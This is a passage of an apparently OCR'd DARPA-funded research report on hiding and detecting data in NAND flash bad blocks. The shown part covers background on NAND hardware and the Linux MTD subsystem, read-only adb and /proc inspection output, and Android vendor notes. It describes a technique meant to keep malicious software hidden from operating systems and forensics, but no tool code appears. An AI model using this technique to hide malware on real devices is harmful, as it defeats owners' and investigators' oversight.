
N A N D - X P L O R E

Hiding and Finding Data with NAND Flash Error Codes

RESEARCH FINDINGS AND SOFTWARE GUIDE



A DELIVERABLE PRODUCT OF:

MONKWORKS, LLC

JOSH "M0NK" THOMAS

FOR DARPA CFT: 11796

m0nk.omg.pwnies@gmail.com • @m0nk_dot • monkworks.llc@gmail.com

Table of Contents

Overview of Research 1

Review of the project and goals 1

Selection of Target Device 2

A Deeper Understanding of How NAND Functions 3

Hardware functionality of actual NAND Flash 3

Overview of the NAND Flash Standards 6

How NAND Devices are Utilized by the Linux Kernel Derivatives 7

Raw NAND vs. FTL Technologies 7

The MTD Subsystem - Working without a controller 8

Overview of Android / Linux Commands Used 9

Analysis of Android Devices 12

Overall Hardware Analysis of Android Based Devices 12

The Samsung Android Devices 13

The LG Android Devices 14

The Motorola Android Devices 14

The HTC Android Devices 14

The Sony Android Devices 14

The Asus Android Devices 15

Analysis of Microsoft Surface RT Tablet 15

Overview analysis of the Surface RT platform 15

Analysis of Google Chromebook Devices 15

Overview analysis of the Chromebook / Chromium project 15

Chromebook hardware analysis 15

Building a NAND Hardware Test Harness 17

Analysis of the NandX-Hide Tool 18

Overall structure and design 18

Behavior and functionality of NandX-Hide 19

A Deeper dive into the functionality of NandX-Hide 20

The kernel module setup routine 20

The injector method 21

Erasing the Target Block 22

Writing our buffer data directly to the block 22

Marking the block as bad 24

The main reason NandX-Hide crashes the devices and forces a reboot 26

Analysis of the NandX-Find Tool 26

Overall Structure and Design 26

Behavior and Functionality of the NandX-Find Tools 27

nandx_find_simple.c 27

nand_find_complex.c 27

A Deeper Dive into the Functionality of the NandX-Find Tools 28
Building and Running the tools 29
Relevant Links and Tutorials for the NandX Tools 29
Compilation of the NandX tools 30
Running the NandX tools 30
Screenshots of the tools on a device 31
Observations and Implications beyond the POC 32
What an attacker would really do with this Surface: Take 1: 33
What an attacker would really do with this Surface: Take 2: 34
Possible Future Avenues for Applied Research 34
Addendum 1: Devices Analyzed for this Research 34
Additional Chromebook Devices Explored 35
Additional Android Devices Explored 35
Addendum 2: Notes on this Document 36
Links to Various Products Used or Referenced 37

Overview of Research

The NAND-Xplore project was funded by the DARPA Cyber Fast Track initiative to investigate proof of concept capabilities of NAND Flash hardware to:

1) Hide files and programs from end users, operating systems and forensics software.
2) Detect when files and programs have been hidden from end users, operating systems and forensics software.

Review of the project and goals

(The following section is an excerpt from the initial proposal, included herein for context)

Over the past few years, consumer electronics hardware has quickly embraced solid-state memory as the primary means of data storage. These devices are ubiquitous across our culture; from smart phones to laptops to USB memory sticks to GPS navigation devices. On a daily basis we carry multiple NAND based devices in our pockets without considering the security implications, taking for granted the security solely because they reside on our person.

While some of the specific devices have received rigorous attention from the information security community, it is arguable if the entire class of NAND based devices has been run through the exploitation gauntlet. The smart phone based solutions, most notably the Android and iOS platforms; have received heavy attention of course; but only from an operating system and above viewpoint.

The NAND-Xplore project is an attempt to explore the lower levels of these systems, starting at the "bare metal" well below the operating environment. The project will attempt to expose weaknesses in the actual NAND hardware and implementation architectures and showcase the vulnerable underpinnings across the spectrum of NAND based platforms. The project will culminate in the delivery of two "proof of concept" tools:

- NandX-Hide
- NandX-Find

The NanadX-Hide tool will inject files onto physical NAND devices that cannot be viewed by either the operating system or any typical forensics software. The tool will accomplish this task by subverting control of the NAND hardware directly and marking sections of memory as bad and unreadable. While this sounds simple on paper, the task itself is non-trivial. This tool will allow an attacker or developer of malicious software to remain resident on a device across reboots in a highly concealed manner.

The NandX-Find tool will attempt to analyze a platform at a low level and detect hidden files residing on the NAND itself. While the proposer is unaware of any existing malicious software using these techniques, the NandX-Find tool will expose any files hidden on a device using these or similar techniques.

Selection of Target Device

Many phones were harmed during this research. A complete list of devices explored will be provided as an appendix to this document.

The target device for the NAND-Xplore project was the Sony Ericsson Xperia Arc S (LT18a). This device was selected for 4 main properties:

- The phone utilizes RAW NAND Flash instead of an MMC/eMMC system
- The kernel harnesses the MTD (Memory Technology Device) subsystem directly
- The phone runs a modern version of the Android operating system (currently)
- Sony has provided enough source code for a full AOSP + Kernel compilation

Sony Ericsson Xperia Arc S (LT18a)

The exact specifications for the original test device during development were:


```
Model Number:       LT18a
Android Version:    4.0.4
Baseband Version:   8x55A-AAABQQAZM-203028G-77
Kernel Version:     2.6.32.9-perf \ BuildUser@BuildHost#1
Build Number:       4.1.B.0.587
```

Once the original device was rendered useless, the follow on devices occasionally used updated kernel source from Sony:

```
Build Number:       4.1.B.1.13
```

A Deeper Understanding of How NAND Functions


This section is intended to provide a quick, 5 minute primer on how NAND Flash works at a physical layer and not an in depth analysis. More information can be found on any of the manufacturers' websites or the JEDEC/ONFI standards committees websites.



Sample NAND Prototype chip with visible blocks and pages

Hardware functionality of actual NAND Flash

In the most basic sense, NAND devices store individual bits of data in a multidimensional array of floating-gate transistors. The floating-gate transistors allow each cell to trap individual electrons, thus keeping or removing a charge. It is this charge that corresponds to a single 0 or 1 for the device. The multiplexed transistor design, coupled with the concept of Fowler- Nordheim tunnel injection and release, allows this grid of floating gates to access cells at a single bit level. In layman's terms, consider the NAND flash to behave as a highly dense, addressable LED array.



A Simple NAND Circuit


Each individual flash cell is contained in a collection designated as a page. Pages on NAND devices are typically collections of 512, 2048 or 4096 bytes. In turn, each page is collected into a construct known as a block. NAND blocks typically follow an exponential based size paradigm and can range from 16 KB to 512 KB.

While the grid architecture of NAND flash allows for addressing at the single bit level, such accuracy comes with a hard set of limitations.

- All bits on the device default to and are initially set to a 1.The shift from a 1 to a 0 is a simple electronic pulse to open the gate and dump the stored electron. Sadly, shifting the other direction (from a 0 to a 1) is non trivial and cannot be preformed at the bit level, only at the block level. As such, shifting a stored byte of 1111 1111 to 1010 1010 is trivial but the reverse would entail erasing and entire block of 512 KB.
- The physical floating-gate transistors are fragile and slowly wear down over time. Typical industry expectations are that each gate can survive around 100,000 state changes before becoming unreliable and unstable. Once a block has become unstable, the NAND controller has the ability to mark it “bad”. This designation will ensure the block is removed from rotation and can no longer be read or accessed automatically.
- At the gates wear over time, charge leakage can occur. This leakage will corrupt neighboring cells and their stored information. Charge leakage can also occur with exceptionally high levels of repeated reading even without writing to a cell. This is mostly due to the power utilized across the grid to query a specific cell.

Given these limitations, NAND designers and manufacturers introduced automated leveling across the devices. This process attempts to distribute digital information across the hardware in an even manner, not allowing any single bit, page or block to be utilized more than another. The leveling software will also copy highly accessed information around the NAND to discourage charge leakage. If one has the correct tools, they can see this phenomenon by low- level analysis of a NAND. Typically, a forensics analyst can view multiple histories of a file because the NAND flash controller will elect to copy the entire file to a

new block of NAND instead of modify the existing imprint. These older versions of the file stay resident until the block is reset and new data is written. This, as well as all other NAND interactions, is managed by the NAND controller hardware. This NAND controller is also a main culprit for why writing successive 0's and 1's repeatedly over an entire device is meaningless to the technology, typically because the NAND controller will simply disallow such wasteful access to the memory.



Toshiba NAND Reference Design with NAND Controller

The final applicable detail about NAND flash pertains to mass production yields, transistor size and quality control. Manufacturers are constantly pushing the size of this hardware to be well below a 100% reliable component threshold. As such, devices are known to contain and ship with bad and unusable sections. These sections, much like the blocks that have exhausted their maximum number of times data can be written, are marked as "bad" at the controller level using a collection of NAND flash based error codes. These blocks are simply considered unusable by the overall system and are removed from the addressable space of the memory by the NAND controller. The NAND controller supports this functionality by keeping an active map of the hardware detailing valid and error prone blocks.

Lastly, it should be noted that most but not all embedded NAND flash devices contain a hardware based NAND controller. Those devices that do not contain controlling hardware, such as smart cards, USB storage devices and the like, expect the controlling operating system to mark, flag, control and manipulate the hardware directly. As such, most modern operating systems have a basic understanding of NAND error and correction codes. For the devices that do contain hardware-based controllers, the

operating system and hardware drivers preform read and write operations in a similar manner to their older magnetic platter counterparts.

Overview of the NAND Flash Standards

The 2 main standards bodies relevant to NAND are JEDEC and ONFI.

Development NAND Breakout with a standard TSOP connection

The JEDEC (Joint Electronic Device Engineering Council) committee is primarily concerned with ensuring the various vendors and manufacturers of NAND Flash hardware conform to certain chip package hardware standards. JEDEC is also concerned with ensuring general interoperability between manufacturers and NAND designs. JEDEC provides this services for numerous types of hardware and is far from a NAND specific committee.

The ONFI (Open NAND Flash Interface) group is a governing body for NAND Flash specific interface standards. The group intends to dictate how NAND will interface with other hardware and (to some extent) other software in the wild.

In general, most NAND devices connect to other hardware with either a TSOP (Thin, Small outline package) or BGA (Ball Grid Array) connection. The referenced standards dictate the footprint and layout of the hardware. In typical situations, embedded NAND is delivered on a 169 ball BGA package.

Standard Types of NAND to Board connections

How NAND Devices are Utilized by the Linux Kernel Derivatives

** This section will make some simplifications to explanations about NAND and other data storage hardware from a Linux perspective. Some of the fine grain details will be ignored with the intent of simplifying the information for consumption. The intent is solely to remove or gloss over information that could confuse the arguments with tangential details.*

Raw NAND vs. FTL Technologies


NAND Flash can come in a variety of configurations when manufactured. In specific relation to this research we can categorize them as such:

- Raw NAND
- NAND + FTL (Managed NAND)

Raw NAND Flash is a slab of NAND storage in its most basic form and all management of the hardware and storage interactions are performed in software outside of the NAND. The Linux kernel utilizes the MTD (Memory Technology Device) subsystem to interact with these devices. This grouping contains only bare NAND and other MTD devices. To add to the confusion, some Raw NAND devices to have embedded ECC (error correction) and simple block management. The differentiation in this instance is the linux kernel is treated as the master controller with the embedded processing simply supporting.

NAND + FTL devices contain an on package NAND controller that manages the slab of NAND flash internal to the chip. This controller will manage bad blocks, wear leveling and data access internally and provide a FTL (Flash Transition Layer) interface to outside software such as the linux kernel. The FTL

presents the NAND hardware as a standard block device externally. Though there are significant differences in implementation, this broad grouping contains MMC, eMMC, SD and SSD devices.



Raw NAND vs. Managed NAND (FTL)

While NAND + FTL has a large market share of embedded devices, it presents a handful of problems for the NandX-Hide and NandX-Find POC implementations. Namely, the internals of FTL implementations are both vendor specific and considered vendor secret IP. Given the intent of this research is to showcase inherent flaws in physical NAND devices, the FTL based devices will be considered out of scope for the initial POC. The raw NAND POC that will be provided during this research would also theoretically work on all FTL devices, it would just need to be customized to interact with the closed source embedded solution.

As stated, this research could be extended to MMC/eMMC FTL based NAND devices (and the researcher would be highly interested in doing so), but will be initially limited to raw NAND for the sake of the POC tools and respect for vendor trade secrets.

The non-complete list major manufacturers and vendors of relevance in the NAND space are Micron, Samsung, Toshiba and SanDisk.

The MTD Subsystem - Working without a controller

The MTD subsystem is the Linux kernel equivalent of an embedded NAND controller. The system controls how the raw NAND is accessed, how it is erased and how error corrections and block management are performed. The MTD project contains a full suite of memory storage interfaces and the working details will be captured later in this document. The project is a fully mature, open source project

located at http://www.linux-mtd.infradead.org. For this research, we are specifically interested in the bad block management interfaces provided by the MTD subsystem and to a lesser extent the basic ECC functionality. Furthermore, we will explore required permissions and safeguards in the MTD system.

Overview of Android / Linux Commands Used

For all devices analyzed (except the Microsoft Surface RT Tablet) a general collection of linux commands and tools can be utilized to explore a device in respect to NAND utilization. While the commands are general in nature, the following sample output will be from the Sony Xperia Arc S (Model LT18a) device running the stock Xperia Android build (4.1.B.0.587) and _the 2.6.32.9-perf (BuildUser@BuildHost #1) kernel (unless otherwise noted).

The first thing useful for the research is to determine what partitions are actually on the NAND during runtime. This task can be accomplished in a variety of ways, and each variant will expose different information.

Initially, it is worthwhile to simply view the files and system setup directly. To do this, one can simply log into the device using ADB (Android Debug Bridge) and view the configuration files. While not necessary for these initial commands, upgrading privileges to the root user and installing the BusyBox toolchain always makes working on a native device easier and as such it is recommended.

To quickly sample what partitions are resident and utilized, we can view the standard partition table:

```
$ cat /proc/partitions
major minor  #blocks  name

  31        0     409600 mtdblock0
  31        1       6144 mtdblock1
  31        2     103936 mtdblock2
  31        3     430080 mtdblock3
 179        0    7778304 mmcblk0
 179        1    7777280 mmcblk0p1
```

Code Block 1 - The Partition Table

As we can see from the output, the Arc S mounts 4 MTD based block partitions and 2 MMC based ones.

We can gain more insight into the NAND layout by observing the MTD mapping directly:

```
$ cat /proc/mtd
dev:    size   erasesize  name
mtd0: 19000000 00020000 "system"
mtd1: 00600000 00020000 "appslog"
mtd2: 06580000 00020000 "cache"
mtd3: 1a400000 00020000 "userdata"
```

Code Block 2 - The MTD Table

To observe brevity and not fill this document with copies of small files, the other files with interesting data relevant to the NAND usage on Android are:

```
/init.rc

/proc/devices
/proc/diskstats
/proc/filesystems
/proc/iomem
/proc/ioports
/proc/mtd
/proc/partitions
/proc/slabinfo
/proc/yaffs
```

Code Block 3 - Listing Files of Interest for the NAND

Reading through the full listings will give the reader a deeper understanding of how the NAND hardware is being utilized by Android during runtime.

For introspection of the boot process and how the kernel and NAND interact during initialization, we can examine the boot sequence directly. To execute this, simply run the following command with the phone plugged into USB but turned off. When the phone is powered on, the dmesg logs will flow to the terminal.

```
$ adb wait-for-device && adb shell dmesg
```

Code Block 4 - Grabbing the Boot Information

As the boot process itself is intricate and detailed, I have attempted to point out only the relevant logs from kernel / NAND interactions. Of main interest for the NandX-Hide POC tool is the partitioning and mapping from atag of the mtd devices.

```
$ adb wait-for-device && adb shell dmesg
...
<4>[    0.000000] Machine: mogami
<6>[    0.000000] Partition (from atag) system -- Offset:2f4 Size:c80
<6>[    0.000000] Partition (from atag) appslog -- Offset:f74 Size:30
<6>[    0.000000] Partition (from atag) cache -- Offset:fa4 Size:32c
<6>[    0.000000] Partition (from atag) userdata -- Offset:12d0 Size:d20
...
<6>[    2.897521] Trying to unpack rootfs image as initramfs...
<6>[    2.933807] Freeing initrd memory: 992K
<6>[    2.934570] smd probe
<6>[    2.934600] smd_core_init()
<6>[    2.934631] smd_core_init() done
<6>[    2.934631] smd_alloc_loopback_channel: 'local_loopback' cid=100
<6>[    2.934783] last_amsslog: Log not present
<6>[    2.934997] smd_alloc_channel() 'DS' cid=0
<6>[    2.935058] smd_alloc_channel() 'DIAG' cid=1
<6>[    2.935089] smd_alloc_channel() 'RPCCALL' cid=2
<6>[    2.935150] smd_alloc_channel() 'DATA1' cid=7
<6>[    2.935180] smd_alloc_channel() 'DATA2' cid=8
```

```
<6>[    2.935241] smd_alloc_channel() 'DATA3' cid=9
<6>[    2.935272] smd_alloc_channel() 'DATA4' cid=10
<6>[    2.935333] smd_alloc_channel() 'DATA5' cid=11
<6>[    2.935363] smd_alloc_channel() 'DATA6' cid=12
<6>[    2.935394] smd_alloc_channel() 'DATA7' cid=13
<6>[    2.935455] smd_alloc_channel() 'DATA8' cid=14
<6>[    2.935485] smd_alloc_channel() 'DATA9' cid=15
<6>[    2.935546] smd_alloc_channel() 'DATA11' cid=17
<6>[    2.935577] smd_alloc_channel() 'DATA12' cid=18
<6>[    2.935638] smd_alloc_channel() 'BRG_1' cid=28
<6>[    2.935668] smd_alloc_channel() 'DAL00' cid=38
<6>[    2.935729] smd_alloc_channel() 'BRG_0' cid=39
<6>[    2.935760] smd_alloc_channel() 'DATA5_CNTL' cid=40
<6>[    2.935821] smd_alloc_channel() 'DATA6_CNTL' cid=41
<6>[    2.935852] smd_alloc_channel() 'DATA7_CNTL' cid=42
<6>[    2.935913] smd_alloc_channel() 'DATA8_CNTL' cid=43
<6>[    2.935943] smd_alloc_channel() 'DATA9_CNTL' cid=44
<6>[    2.936004] smd_alloc_channel() 'DATA12_CNTL' cid=45
<3>[    2.936096] Notify: smsm init
<6>[    2.937377] SMD Packet Port Driver Initialized.
<6>[    2.937683] SMD: ch 2 0 -> 1
...
<6>[    2.969268] msm_fb_probe:  phy_Addr = 0x2ef9000 virt = 0xd0800000
<6>[    2.969573] MDP HW Base phy_Address = 0xa3f00000 virt = 0xd0100000
...
<6>[    4.431549] msm_nand_probe: phys addr 0xa0200000
<6>[    4.436096] msm_nand_probe: Dual Nand Ctrl in ping-pong mode
<6>[    4.441711] msm_nand_probe: dmac 0x7
<6>[    4.445281] msm_nand_probe: allocated dma buffer at ffc7c000, dma_addr 4f086000
<6>[    4.453033] status: c00020
<6>[    4.455261] nandid: 55d1b32c maker 2c device b3
<6>[    4.459777] ONFI probe : Found an ONFI compliant device MT29F8G16ADBDAH4    ,
<6>[    4.466888] Found a supported NAND device
<6>[    4.470855] NAND Id  : 0x55d1b32c
<6>[    4.474182] Buswidth : 16 Bits
<6>[    4.477294] Density  : 1024 MByte
<6>[    4.480590] Pagesize : 2048 Bytes
<6>[    4.483886] Erasesize: 131072 Bytes
<6>[    4.487365] Oobsize  : 64 Bytes
<6>[    4.490478] 2nd_bbm  : 0
<6>[    4.493011] CFG0 Init  : 0xa85408c0
<6>[    4.496551] CFG1 Init  : 0x0012745a
<6>[    4.500122] ECCBUFCFG  : 0x00000203
<5>[    4.503692] Creating 4 MTD partitions on "msm_nand":
<5>[    4.508636] 0x000005e80000-0x00001ee80000 : "system"
<5>[    4.707489] 0x00001ee80000-0x00001f480000 : "appslog"
<5>[    4.710754] 0x00001f480000-0x000025a00000 : "cache"
<5>[    4.760131] 0x000025a00000-0x00003fe00000 : "userdata"
...
<3>[    6.102142] mmc0: No card detect facilities available
<6>[    6.106658] mmc0: Qualcomm MSM SDCC at 0x00000000a3000000 irq 96,0 dma 8
<6>[    6.113098] mmc0: 8 bit data mode disabled
<6>[    6.117187] mmc0: 4 bit data mode enabled
<6>[    6.121185] mmc0: polling status mode disabled
<6>[    6.125610] mmc0: MMC clock 144000 -> 49152000 Hz, PCLK 96000000 Hz
<6>[    6.131866] mmc0: Slot eject status = 0
<6>[    6.135681] mmc0: Power save feature enable = 1
<6>[    6.140197] mmc0: DM non-cached buffer at ffc80000, dma_addr 0x4f119000
<6>[    6.146789] mmc0: DM cmd busaddr 0x4f119000, cmdptr busaddr 0x4f119300
<6>[    6.214355] mmc1: Qualcomm MSM SDCC at 0x00000000a3100000 irq 100,523 dma 8
<6>[    6.214477] mmc1: 8 bit data mode disabled
<6>[    6.214569] mmc1: 4 bit data mode enabled
<6>[    6.214630] mmc1: polling status mode disabled
```

```
<6>[    6.214721] mmc1: MMC clock 144000 -> 49152000 Hz, PCLK 96000000 Hz
<6>[    6.214813] mmc1: Slot eject status = 0
<6>[    6.214874] mmc1: Power save feature enable = 1
<6>[    6.214965] mmc1: DM non-cached buffer at ffc81000, dma_addr 0x4f11b000
<6>[    6.215087] mmc1: DM cmd busaddr 0x4f11b000, cmdptr busaddr 0x4f11b300
...
<6>[    6.637329] yaffs: dev is 32505858 name is "mtdblock2" rw
<6>[    6.637451] yaffs: passed flags ""
<7>[    6.637512] yaffs: yaffs: Attempting MTD mount of 31.2,"mtdblock2"
<7>[    6.639678] yaffs: yaffs_read_super: is_checkpointed 1
<6>[    6.694458] yaffs: dev is 32505856 name is "mtdblock0" rw
<6>[    6.694549] yaffs: passed flags ""
<7>[    6.694610] yaffs: yaffs: Attempting MTD mount of 31.0,"mtdblock0"
<6>[    6.734680] bq27520 0-0055: IT Enable confirmed to be set.
<7>[    6.820953] yaffs: yaffs_read_super: is_checkpointed 1
<3>[    6.855377] init: cannot open '/initlogo.rle'
<6>[    6.858215] yaffs: dev is 32505858 name is "mtdblock2" rw
<6>[    6.858306] yaffs: passed flags ""
<7>[    6.858367] yaffs: yaffs: Attempting MTD mount of 31.2,"mtdblock2"
<7>[    6.860443] yaffs: yaffs_read_super: is_checkpointed 1
<4>[    7.012176] mmc1: host does not support reading read-only switch. assuming
write-enable.
<6>[    7.012908] mmc1: new high speed SDHC card at address 0002
<6>[    7.013153] sdio_al mmc1:0002: Probing..
<6>[    7.013305] mmcblk0: mmc1:0002 00000 7.41 GiB
<6>[    7.013488]  mmcblk0: p1
<6>[    7.768249] bq27520 0-0055: bq27520_battery_info_setting() type=3 temp=270
status=0
<6>[    7.984466] yaffs: dev is 32505856 name is "mtdblock0" rw
<6>[    7.984558] yaffs: passed flags ""
<7>[    7.984619] yaffs: yaffs: Attempting MTD mount of 31.0,"mtdblock0"
<7>[    8.111175] yaffs: yaffs_read_super: is_checkpointed 1
<6>[    8.124114] yaffs: dev is 32505859 name is "mtdblock3" rw
<6>[    8.124206] yaffs: passed flags ""
<7>[    8.124267] yaffs: yaffs: Attempting MTD mount of 31.3,"mtdblock3"
<7>[    8.161956] yaffs: yaffs_read_super: is_checkpointed 0
<6>[    8.162200] yaffs: dev is 32505858 name is "mtdblock2" rw
<6>[    8.162322] yaffs: passed flags ""
<7>[    8.162384] yaffs: yaffs: Attempting MTD mount of 31.2,"mtdblock2"
<7>[    8.164459] yaffs: yaffs_read_super: is_checkpointed 1
<6>[    8.175048] yaffs: dev is 32505857 name is "mtdblock1" rw
<6>[    8.175140] yaffs: passed flags ""
<7>[    8.175201] yaffs: yaffs: Attempting MTD mount of 31.1,"mtdblock1"
<7>[    8.191528] yaffs: yaffs_read_super: is_checkpointed 0
...
```

Code Block 5 - dmesg on bootup

Analysis of Android Devices

Overall Hardware Analysis of Android Based Devices

With a myriad of hardware manufacturers and iterations of devices the Android platform is ripe with variation on NAND utilization. As vendors and device manufacturers tend to reuse both code and hardware designs when possible, this document will break the analysis down by overall manufacturer

instead of actual device. While not exhaustive, this document will attempt to catalogue the major manufacturers of handsets and how they utilize NAND Flash at a high level. If a finding is device specific, it will be directly referenced as such. Also, as it would be highly cost and time prohibitive to test all Android devices, each vendor section will list the specific devices analyzed for the device manufacturer. Devices not specifically listed in the appendix were not analyzed and no assumptions should be made about them beyond the expectation they use some sort of NAND based storage and are thus susceptible to a variant on this process.

The Samsung Android Devices

The majority of the Samsung devices examined did not utilize a MTD partition for the main process space, nor did the compiled kernel appear to log many interactions with the MTD linux sub-system. This is probably because Samsung utilizes a proprietary and closed source scheme named BML that wraps and covers the lower level MTD system into MMC access or for boot protections. The filesystem for most Samsung devices does show traces of MTD usage but it does not seem to be utilized heavily.

Samsung Android devices tend to use Samsung branded NAND.

The Samsung Galaxy Nexus (Toro/SGH-i525) device does contain a single, very small MTD partition accessible through the standard MTD system:

```
$ cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00100000 00001000 "w25q80"
```

Code Block 6 - Samsung SGN MTD partition

```
$cat /proc/partitions
major minor  #blocks  name

  31        0       1024 mtdblock0
 179        0   15388672 mmcblk0
 179        1        128 mmcblk0p1
 179        2       3584 mmcblk0p2
 179        3      20480 mmcblk0p3
 179        4       8192 mmcblk0p4
 179        5       4096 mmcblk0p5
 179        6       4096 mmcblk0p6
 179        7       8192 mmcblk0p7
 259        0      12224 mmcblk0p8
 259        1      16384 mmcblk0p9
 259        2     669696 mmcblk0p10
 259        3     442368 mmcblk0p11
 259        4   14198767 mmcblk0p12
 259        5         64 mmcblk0p13
 179       16       2048 mmcblk0boot1
 179        8       2048 mmcblk0boot0
```

Code Block 7 - Samsung SGN Partition table

```
$cat /proc/devices
```

```
Character devices:
 ...
 90 mtd
...
...
Block devices:
...
 31 mtdblock
...
```

Code Block 8 - The SGN Devices on a stock device

As we can see, the MTD device "w25q80" is mapped to both a character device and a simple block device. As stated, other Samsung devices behave in a similar manner.

The LG Android Devices

The Newest iteration of the Google blessed AOSP Nexus line is the LG Nexus 4. The phone carries the model number E960 and the code name "mako". The device contains the THGBM5G6A2JBAIR, a Toshiba branded NAND. The stock device, nor any of the after-market ROMS utilize any MTD partitions directly.

No other LG devices were available for analysis, but it can be assumed that if LG devices are harnessing Toshiba NAND across the board then they are all managed / NAND + FTL.

The Motorola Android Devices

Of the Motorola devices examined, roughly half harnessed MTD partitions for the main process space, the other half used only MMC/eMMC. The utilization of MTD was most significant across the Droid family (and lacking in the Xoom).

The HTC Android Devices

Older HTC devices utilized MTD based access almost exclusively, but the company has been moving away from raw NAND into managed solutions on their newer devices.

The Sony Android Devices

The Sony Xperia offerings (referred to as Xperia 2011 and 2012 devices in the community) utilize MTD based NAND access for over half of the mapped storage on the device. While MTD is oddly lacking from the Tablet space, the smart phone offerings are ripe with potential for the NAND-Xplore POC tools. An added bonus (to the researcher at least) is the naming convention of Xperia and Xplore sort of match.

The Xperia line, from outside analysis, seems to be driven by 2 base models and concepts for phones. The letter moniker devices (Xperia S, Xperia Z, Xperia U, ...) and the Xperia ION are all visually similar and

